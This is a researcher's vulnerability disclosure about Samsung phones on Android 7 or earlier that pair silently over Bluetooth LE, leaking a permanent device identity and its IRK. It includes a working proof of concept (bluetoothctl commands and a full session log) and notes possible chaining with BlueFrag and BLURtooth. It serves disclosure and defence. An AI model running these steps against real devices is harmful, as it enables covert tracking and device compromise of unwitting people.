A BLE Silent Pairing Vulnerability in Some Samsung Mobile Devices

Author: Alwen Tiu, The Australian National University
Email: alwen.tiu@anu.edu.au
Last updated: 2020-12-31

Description of the Vulnerability

In some Samsung phone and tablet models running Android 7 or earlier, it is possible for an attacker-controlled Bluetooth Low Energy (BLE) device to pair silently with a vulnerable target device, **without any user interaction**, when the target device's Bluetooth is on, and it is running an app that offers a connectable BLE advertisement. An example of such an app could be a Bluetooth-based contact tracing app, such as Australia's COVIDSafe app, Singapore's TraceTogether app, or France's TousAntiCovid (formerly StopCovid).

As part of the pairing process, two pieces (among others) of personally identifiable information are exchanged: the Identity Address of the Bluetooth adapter of the target device, and its associated Identity Resolving Key (IRK). Either one of these identifiers can be used to perform re-identification of the target device for long term tracking.

The IRK is a cryptographic key needed to resolve the random private address (RPA) that BLE uses to protect the privacy of the (user of the) phone. The possession of the IRK allows the attacker to associate an RPA used by the phone with its identity address. The identity address of a phone is permanent and cannot be changed even if the phone is factory-reset. The IRK may be regenerated if a phone is factory-reset.

Security and Privacy Implications

For more information on potential security and privacy issues arising from the exposure of the identity address and the IRK, in the context of contact-tracing apps, see a report my colleague and I wrote on a related issue (tracked as CVE-2020-12856). In addition to the privacy issues resulting from the possibility of re-identification and long-term tracking of users of vulnerable devices, two of the most severe security vulnerabilities enabled by this bug are summarised below:

- Bluefrag (CVE-2020-0022): This is a vulnerability affecting many Android devices running Android 8 and Android 9. This CVE allows an attacker in the proximity of a target device to crash the Bluetooth service at the target device, or extract some memory contents, and in the worst case, launch a remote code execution on the target device. My previous tests showed that the remote crash exploit works on some Samsung Android 7 devices (e.g., the Galaxy Note 5) as well.[1] A key enabling

[1] The previous version of this document gave an incorrect impression that the remote code execution worked on Android 7 devices; it might well be the case, but I had not tested that exploit. I had only managed to reproduce the remote crash exploit.

information for this attack is the identity address of the target device. Chaining this CVE with this silent pairing attack would allow an attacker to launch a remote execution on a target phone silently, without any user interaction.

- BLURtooth (CVE-2020-15802): This vulnerability leverages a feature called Cross Transport Key Derivation in Bluetooth 4.2 or later, to override an authenticated pairing key with an unauthenticated one. Put simply, in combination with the issue reported here, BLURtooth can be used by an attacker to impersonate a paired BLE device. For example, if a victim's phone is already paired with, say, their Bluetooth headset, leveraging this silent pairing attack with BLURtooth would allow the attacker to impersonate that paired headset to the victim's phone, again without requiring any user interaction.

Note that unlike CVE-2020-12856 (which has been reported to Google and fixed), the issue that is being reported here cannot be mitigated within the affected contact-tracing apps; an update to the device firmware may be required.

Affected device models

Affected device models tested include:

- Samsung Galaxy Note 5
- Samsung Galaxy S6 Edge
- Samsung Galaxy A3
- Samsung Tab A (2017)
- Samsung Galaxy J2 Pro (2018)
- Samsung Galaxy Note 4
- Samsung Galaxy S5

All the affected devices run Android versions 7.1.1 or earlier. I suspect that all Samsung phones and tablets running Android 7.1.1 or earlier are affected.


Disclosure

I discovered this vulnerability on July 10th, 2020, as part of my research into the privacy and security issues in the Australia's contact tracing app COVIDSafe. I reported this vulnerability to the Australian Digital Transformation Agency (DTA) on July 11th, 2020. Since this is a firmware bug, I did not think it was possible to mitigate this issue from within the application, so I decided to report this issue to Samsung on September 20th, 2020. Samsung acknowledged the issue on October 21st, 2020, and responded by saying it is 'Working as intended', hence they will not fix it. They later added, on November 11th, 2020, that this issue was considered a 'low security impact' and 'there is no plan to deploy a patch' since the support period for Android 7 has expired.

Proof of Concept

In this Proof of Concept (PoC), I show how to launch a silent pairing attack on a vulnerable Android phone. For this PoC, I used the following device: Samsung Galaxy Note 5, Model Number SM-N920I, Build Number NRD90M.N920IDVU5CRH2, running Android 7.0 with Android Security path level 1 August 2018.

To demonstrate the vulnerability, we need an app in the phone running a BLE connectable service. I use the [nRF Connect app] as an example. You'd need to advertise a connectable service using the 'Advertiser' menu. Here is an example of a BLE service I used:



I use the Service UUID 0xFFF0 -- the exact UUID is not too important. This serves only as a filter when we scan for the advertised service next. This is a minimal set up to simulate the Bluetooth protocol used in some contact tracing apps (such as COVIDSafe or TousAntiCovid).

Next, we set up an attacker machine to connect to the advertised service above. I used the following machine:

- A laptop with a Bluetooth 4.2 adapter, running Ubuntu 18.04 LTS, with the default Bluez Bluetooth protocol stack implementation.
- A Bluetooth traffic monitor. Here I used Wireshark, but the built-in Bluez tool (btmon) could also be used.

To connect to the mobile phone, I used the CLI tool `bluetoothctl', which is already provided in the Bluez tool suite.

The idea of the attack is to connect to the Service UUID advertised above (0xFFF0) in the target phone, then force the pairing process to default to the Just Works method, which does not normally require user interaction. To trigger Just Works, the attacker device informs the phone that it has no input and no output capability. This is done by running bluetoothctl (as root user) with the following option:

```
bluetoothctl --agent NoInputNoOutput
```

Once in the bluetoothctl prompt, run successively, the following commands:

```
[bluetooth] menu scan
```

```
[bluetooth] uuids fff0
[bluetooth] back
[bluetooth] scan on
```

(wait until a Bluetooth address with the UUID 0xFFF0 is detected)

```
[bluetooth] scan off
[bluetooth] connect xx:xx:xx:xx:xx:xx
[bluetooth] pair
```

(replace the xx's with the actual Bluetooth address)

Here's an example of an actual session (with some irrelevant output omitted):

```
root@t460s:~# bluetoothctl --agent NoInputNoOutput
[NEW] Controller 28:16:AD:16:E9:90 t460s [default]
Agent registered
[bluetooth]# menu scan
[bluetooth]# uuids fff0
[bluetooth]# back
[bluetooth]# scan on
SetDiscoveryFilter success
Discovery started
[CHG] Controller 28:16:AD:16:E9:90 Discovering: yes
[NEW] Device 6E:4D:EB:6A:4D:53 Galaxy Note5
[CHG] Device 6E:4D:EB:6A:4D:53 RSSI: -57
[CHG] Device 6E:4D:EB:6A:4D:53 ServiceData Key: 0000fff0-0000-1000-8000-00805f9b34fb
[CHG] Device 6E:4D:EB:6A:4D:53 ServiceData Value:
  aa bb cc                                         ...
[CHG] Device 6E:4D:EB:6A:4D:53 RSSI: -69
[bluetooth]# scan off
Discovery stopped
[CHG] Controller 28:16:AD:16:E9:90 Discovering: no
[CHG] Device 6E:4D:EB:6A:4D:53 TxPower is nil
[CHG] Device 6E:4D:EB:6A:4D:53 RSSI is nil
[bluetooth]# connect  6E:4D:EB:6A:4D:53
Attempting to connect to 6E:4D:EB:6A:4D:53
[CHG] Device 6E:4D:EB:6A:4D:53 Connected: yes
Connection successful
[NEW] Primary Service
          /org/bluez/hci0/dev_6E_4D_EB_6A_4D_53/service0001
          00001801-0000-1000-8000-00805f9b34fb
          Generic Attribute Profile
[NEW] Characteristic
          /org/bluez/hci0/dev_6E_4D_EB_6A_4D_53/service0001/char0002
          00002a05-0000-1000-8000-00805f9b34fb
          Service Changed
[CHG] Device 6E:4D:EB:6A:4D:53 UUIDs: 00001800-0000-1000-8000-00805f9b34fb
[CHG] Device 6E:4D:EB:6A:4D:53 UUIDs: 00001801-0000-1000-8000-00805f9b34fb
[CHG] Device 6E:4D:EB:6A:4D:53 ServicesResolved: yes
[Galaxy Note5]# pair
Attempting to pair with (null)
[CHG] Device F4:0E:22:B5:91:66 Address: F4:0E:22:B5:91:66
[CHG] Device F4:0E:22:B5:91:66 AddressType: public
[CHG] Device F4:0E:22:B5:91:66 Paired: yes
Pairing successful
[CHG] Device F4:0E:22:B5:91:66 Modalias: bluetooth:v0075p0100d0200
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001105-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 0000110a-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 0000110c-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001112-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001115-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001116-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 0000111f-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 0000112d-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 0000112f-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001132-0000-1000-8000-00805f9b34fb
```

```
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001200-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001800-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 UUIDs: 00001801-0000-1000-8000-00805f9b34fb
[CHG] Device F4:0E:22:B5:91:66 ServicesResolved: no
[Galaxy Note5]# disconnect
Attempting to disconnect from F4:0E:22:B5:91:66
Successful disconnected
[CHG] Device F4:0E:22:B5:91:66 Connected: no
```

Below are some screenshots of the packets captured by Wireshark, with details of the pairing protocol steps.




Fig 1. Scan response for the advertised Service UUID 0xFFF0.




Fig 2. Pairing request from the attacker




Fig 3. Pairing response from the phone, agreeing to pair




Fig. 4. Pairing successful - the Identity Resolving Key sent by the phone to the attacker.

Expected correct behaviour:

The expected correct behaviour is that the Android OS should display a confirmation dialog to the user, allowing the user to decline the pairing if desired. This is the behaviour shown in Android 8.0 and above, and also in iOS, when the above attack is attempted.

Remediation

This issue seems to be fixed in Android 8.0 or above. For Android 7 or earlier versions, Samsung has confirmed they currently have no plans to release a patch for this bug, so users of the affected phone models, running Android 7 or earlier, should consider switching the Bluetooth off, or upgrade their phone to Android 8 (if the update is available).